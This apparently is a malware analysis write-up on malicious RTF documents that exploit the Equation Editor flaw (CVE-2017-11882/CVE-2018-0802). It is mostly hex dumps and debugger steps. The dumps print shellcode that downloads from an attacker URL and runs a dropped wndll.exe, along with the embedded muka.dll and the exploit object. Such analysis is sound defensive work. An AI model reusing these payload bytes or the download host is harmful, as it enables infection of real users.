0030h: C4 0C 68 64 6C 6C 00 68 61 70 69 2E 68 73 68 6C  Ä.hdll.hapi.hshl
0040h: 77 8D 04 24 50 FF 16 83 C4 0C B9 86 8C 76 C1 E8  w..$Pÿ.ƒÄ.¹†ŒvÁè
0050h: 2C 01 00 00 89 46 04 B9 88 20 FC 31 E8 1F 01 00  ,...‰F.¹ ü1è...
0060h: 00 89 46 08 B9 31 8B 6F 87 E8 12 01 00 00 89 46  .‰F.¹1‹o‡è....‰F
0070h: 0C B9 93 CE 01 5E E8 05 01 00 00 89 46 10 B9 F0  .¹"Î.^è....‰F.¹ð
0080h: B5 A2 56 E8 F8 00 00 00 89 46 14 B9 A0 53 98 36  µ¢Vèø...‰F.¹ S˜6
0090h: E8 EB 00 00 00 89 46 18 81 EC 00 01 00 00 8D 8F  èë...‰F..ì......
00A0h: 3F 01 00 00 E8 66 00 00 00 8D 04 24 89 C3 8D 8F  ?...èf.....$‰Ã..
00B0h: 3F 01 00 00 68 04 01 00 00 50 51 FF 56 04 8D 8F  ?...h....PQÿV...
00C0h: 7C 02 00 00 E8 46 00 00 00 31 C0 8D 8F 7C 02 00  |...èF...1À..|..
00D0h: 00 50 50 53 51 50 FF 56 08 53 FF 56 18 83 F8 00  .PPSQPÿV.SÿV.ƒø.
00E0h: 74 EF 68 80 00 00 00 53 FF 56 10 E8 68 01 00 00  tïh€...SÿV.èh...
00F0h: E8 75 01 00 00 31 C0 50 50 53 8D 97 67 01 00 00  èu...1ÀPPS.—g...
0100h: 52 51 50 FF 97 28 FE FF FF 31 C0 50 FF 56 14 80  RQPÿ—(þÿÿ1ÀPÿV.€
0110h: 31 24 41 80 39 00 75 F7 C3 DA 23 45 98 10 82 92  1$A€9.u÷ÃÚ#E˜.,'
0120h: 32 74 12 AB BD 1B 2B 3A DA 69 48 36 E7 E4 B8 B3  2t.«½.+:ÚiH6çä¸³
0130h: B2 B1 6A 84 26 C4 CA 7A 3D 26 81 B4 B1 4C 00 25  ²±j„&ÄÊz=&.´±L.%
0140h: 70 72 6F 67 72 61 6D 64 61 74 61 25 5C 77 6E 64  programdata%\wnd
0150h: 6C 6C 2E 65 78 65 00 00 00 00 00 00 00 00 00 00  ll.exe..........
0160h: 00 00 00 00 00 00 00 43 3A 5C 57 69 6E 64 6F 77  .......C:\Window
0170h: 73 5C 65 78 70 6C 6F 72 65 72 00 6F 70 65 6E 00  s\explorer.open.
0180h: 83 EC 10 64 A1 30 00 00 00 53 55 56 8B 40 0C 57  ƒì.d¡0...SUV‹@.W
0190h: 89 4C 24 18 8B 70 0C E9 8A 00 00 00 8B 46 30 31  ‰L$.‹p.éŠ...‹F01
01A0h: C9 8B 5E 2C 8B 36 89 44 24 14 8B 42 3C 8B 6C 10  É‹^,‹6‰D$.‹B<‹l.
01B0h: 78 89 6C 24 10 85 ED 74 6D C1 EB 10 31 FF 85 DB  x‰l$.…ítmÁë.1ÿ…Û
01C0h: 74 1F 8B 6C 24 14 8A 04 2F C1 C9 0D 3C 61 0F BE  t.‹l$.Š./ÁÉ.<a.¾
01D0h: C0 7C 03 83 C1 E0 01 C1 47 39 DF 72 E9 8B 6C 24  À|.ƒÁà.ÁG9ßré‹l$
01E0h: 10 8B 44 2A 20 31 DB 8B 7C 2A 18 01 D0 89 7C 24  .‹D* 1Û‹|*..Ð‰|$
01F0h: 14 85 FF 74 31 8B 28 31 FF 01 D5 83 C0 04 89 44  .…ÿt1‹(1ÿ.ÕƒÀ.‰D
0200h: 24 1C 0F BE 45 00 C1 CF 0D 01 C7 45 80 7D FF 00  $..¾E.ÁÏ..ÇE€}ÿ.
0210h: 75 F0 8D 04 0F 3B 44 24 18 74 20 8B 44 24 1C 43  uð...;D$.t ‹D$.C
0220h: 3B 5C 24 14 72 CF 8B 56 18 85 D2 0F 85 6B FF FF  ;\$.rÏ‹V.…Ò.…kÿÿ
0230h: FF 31 C0 5F 5E 5D 5B 83 C4 10 C3 8B 74 24 10 8B  ÿ1À_^][ƒÄ.Ã‹t$.‹
0240h: 44 16 24 8D 04 58 0F B7 0C 10 8B 44 16 1C 8D 04  D.$..X.·..‹D....
0250h: 88 8B 04 10 01 D0 EB DB 8D 8F 67 01 00 00 E8 AC  ^‹...ÐëÛ..g...è¬
0260h: FE FF FF 8D 8F 67 01 00 00 C3 8D 8F 7B 01 00 00  þÿÿ..g...Ã..{...
0270h: E8 9A FE FF FF 8D 8F 7B 01 00 00 C3 68 74 74 70  èšþÿÿ..{...Ãhttp
0280h: 3A 2F 2F 74 68 65 2D 6D 6F 6F 6E 64 65 6C 69 67  ://the-moondelig
0290h: 68 74 2E 39 36 2E 6C 74 2F 77 69 6E 64 77 2D 73  ht.96.lt/windw-s
02A0h: 65 63 2F 61 70 70 65 6E 64 00 00 00 00           ec/append....
```

RTF: 686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424

The file “KB466432” is also a malicious RTF that executes a loader via exploitation of eqnedt32. This is different from the above RTF I analyzed.




A cursory look at the RTF reveals an embedded object like this:




Which turns out to be a PE named “muka.dll”. Take note of the path “C:\Users\Dev\Desktop\07082020_8570_S\”

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	01	05	00	00	02	00	00	00	08	00	00	00	50	61	63	6B	............Pack
0010h:	61	67	65	00	00	00	00	00	00	00	00	00	34	4D	01	00	age.........4M..
0020h:	02	00	6D	75	6B	61	2E	64	6C	6C	00	43	3A	5C	55	73	..muka.dll.C:\Us
0030h:	65	72	73	5C	44	65	76	5C	44	65	73	6B	74	6F	70	5C	ers\Dev\Desktop\
0040h:	30	37	30	38	32	30	32	30	5F	38	35	37	30	5F	53	5C	07082020_8570_S\
0050h:	6D	75	6B	61	2E	64	6C	6C	00	00	00	03	00	29	00	00	muka.dll.....)..
0060h:	00	43	3A	5C	55	73	65	72	73	5C	44	65	76	5C	41	70	.C:\Users\Dev\Ap
0070h:	70	44	61	74	61	5C	4C	6F	63	61	6C	5C	54	65	6D	70	pData\Local\Temp
0080h:	5C	6D	75	6B	61	2E	64	6C	6C	00	00	4C	01	00	4D	5A	\muka.dll..L..MZ
0090h:	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	B8	00	..........ÿÿ..¸.
00A0h:	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00	00	......@.........
00B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00C0h:	00	00	00	00	00	00	00	00	00	00	18	01	00	00	0E	1F	....
00D0h:	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	73	°..´.Í!¸.LÍ!This
00E0h:	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	20	program cannot
00F0h:	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	be run in DOS mo
0100h:	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	70	4E	de....$.......pN
0110h:	2B	76	34	2F	45	25	34	2F	45	25	34	2F	45	25	80	B3	+v4/E%4/E%4/E%€³
0120h:	B4	25	3D	2F	45	25	80	B3	B6	25	42	2F	45	25	80	B3	´%=/E%€³¶%B/E%€³
0130h:	B7	25	2C	2F	45	25	0F	71	46	24	27	2F	45	25	0F	71	·%,/E%.qF$'/E%.q
0140h:	41	24	24	2F	45	25	0F	71	40	24	29	2F	45	25	E9	D0	A$$/E%.q@$)/E%éÐ
0150h:	8B	25	36	2F	45	25	E9	D0	95	25	35	2F	45	25	E9	D0	‹%6/E%éÐ•%5/E%éÐ
0160h:	8E	25	31	2F	45	25	34	2F	44	25	6D	2F	45	25	A3	71	Ž%1/E%4/D%m/E%£q
0170h:	4C	24	36	2F	45	25	A3	71	45	24	35	2F	45	25	A6	71	L$6/E%£qE$5/E%¦q
0180h:	BA	25	35	2F	45	25	A3	71	47	24	35	2F	45	25	52	69	º%5/E%£qG$5/E%Ri
0190h:	63	68	34	2F	45	25	00	00	00	00	00	00	00	00	00	00	ch4/E%..........
01A0h:	00	00	00	00	00	00	50	45	00	00	4C	01	06	00	A9	DC	......PE..L...©Ü
01B0h:	50	5F	00	00	00	00	00	00	00	00	E0	00	02	21	0B	01	P_........à..!..
01C0h:	0E	00	00	CA	00	00	00	88	00	00	00	00	00	00	ED	27	...Ê...ˆ......í'
01D0h:	00	00	00	10	00	00	00	E0	00	00	00	00	00	10	00	10	.......à........
01E0h:	00	00	00	02	00	00	06	00	00	00	00	00	00	00	06	00	....
01F0h:	00	00	00	00	00	00	00	90	01	00	00	04	00	00	00	00	....
0200h:	00	00	02	00	40	01	00	00	10	00	00	10	00	00	00	00	....@...........
0210h:	10	00	00	10	00	00	00	00	00	00	10	00	00	00	E0	38	..............à8

Then there is also this other embedded object. Notice how there is a very long NOP sled within, which hints to us that this object is some code (probably the exploit):



Indeed, when we inspect this object, there's a suspicious "tion.3" string in there, which reminds us of "Equation.3". Very likely, we are looking at a CVE-2017–11882 or CVE-2018–0802 exploit again. Let's see what the exploit tries to do. We can find the beginning of the exploit shellcode after identifying the "Font record" header.




	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	00	05	00	00	02	00	00	00	0B	00	00	00	32	33	33	33	2333
0010h:	74	69	6F	6E	2E	33	00	00	00	00	00	00	00	00	00	00	tion.3..........
0020h:	04	00	00	01	0A	21	00	02	8C	00	08	5A	5A	3B	DC	33	.....!..Œ..ZZ‹Ü3
0030h:	C9	B1	08	83	C3	7B	E2	FB	8B	03	83	C0	7F	83	C0	7F	É±.ƒÃ{âû‹.ƒÀ.ƒÀ.
0040h:	83	EC	08	51	50	33	C9	64	8B	41	30	8B	40	0C	8B	70	ƒì.QP3Éd‹A0‹@.‹p
0050h:	14	AD	96	AD	8B	58	10	C3	90	47	0C	43	00	08	5A	5A	.---‹X.Ã.G.C..ZZ
0060h:	8B	44	24	24	04	D9	C1	C8	08	04	09	C1	C8	08	04	02	‹D$$.ÙÁÈ...ÁÈ...
0070h:	C1	C8	10	8B	08	8B	09	8B	01	83	C0	7F	83	C0	7F	83	ÁÈ.‹.‹.‹.ƒÀ.ƒÀ.ƒ
0080h:	EC	08	FF	E0	20	20	20	20	20	20	20	20	20	20	20	20	ì.ÿà
0090h:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00A0h:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00B0h:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00C0h:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00D0h:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00E0h:	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	
00F0h:	20	20	20	20	25	00	00	00	00	00	00	00	00	00	00	00	%..........
0100h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0110h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0120h:	02	8D	70	1D	90	90	90	90	90	90	90	90	90	90	90	90	..p.............

In the earlier RTF analysis, we found an address that leads to where the MTEF data is found. Maybe use it again here:

> ba r4 0x45BD3C

Bingo!



Memory


Virtual: 618ef0 Display format: Byte Previous Next

```
00000000`00618ef0 01 0a 21 00 02 8c 00 08 5a 5a 8b dc 33 c9 b1 08  ..!.....ZZ..3...
00000000`00618f00 83 c3 7b e2 fb 8b 03 83 c0 7f 83 c0 7f 83 ec 08  ..{.............
00000000`00618f10 51 50 33 c9 64 8b 41 30 8b 40 0c 8b 70 14 ad 96  QP3.d.A0.@..p...
00000000`00618f20 ad 8b 58 10 c3 90 47 0c 43 00 08 5a 5a 8b 44 24  ..X...G.C..ZZ.D$
00000000`00618f30 24 04 d9 c1 c8 08 04 09 c1 c8 08 04 02 c1 c8 10  $...............
00000000`00618f40 8b 08 8b 09 8b 01 83 c0 7f 83 c0 7f 83 ec 08 ff  ................
00000000`00618f50 e0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20  .
00000000`00618f60 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000000`00618f70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000000`00618f80 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000000`00618f90 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000000`00618fa0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000000`00618fb0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000000`00618fc0 20 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00   %..............
00000000`00618fd0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000`00618fe0 00 00 00 00 00 00 00 00 00 00 00 00 00 02 8d 70  ...............p
00000000`00618ff0 1d 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000000`00619000 90 90 90 8b 53 3c 03 d3 8b 52 78 03 d3 8b 72 20  ....S<...Rx...r
00000000`00619010 03 f3 33 c9 51 59 41 51 ad 03 c3 8b 08 81 f1 22  ..3.QYAQ.......".
```


Put a breakpoint on where the shellcode begins (in this case, 0x618efa). But it didn't get hit. Maybe it got copied somewhere else before getting executed? Try

> ba r1 0x618efa


Looks like we are right!




> bp 0x18f318



Notice that the shellcode is seeking an address 2*0x7F starting from the MTEF header (0x5B8F0 + 0x7F + 0x7F), push this address to the stack, and then return to this address.

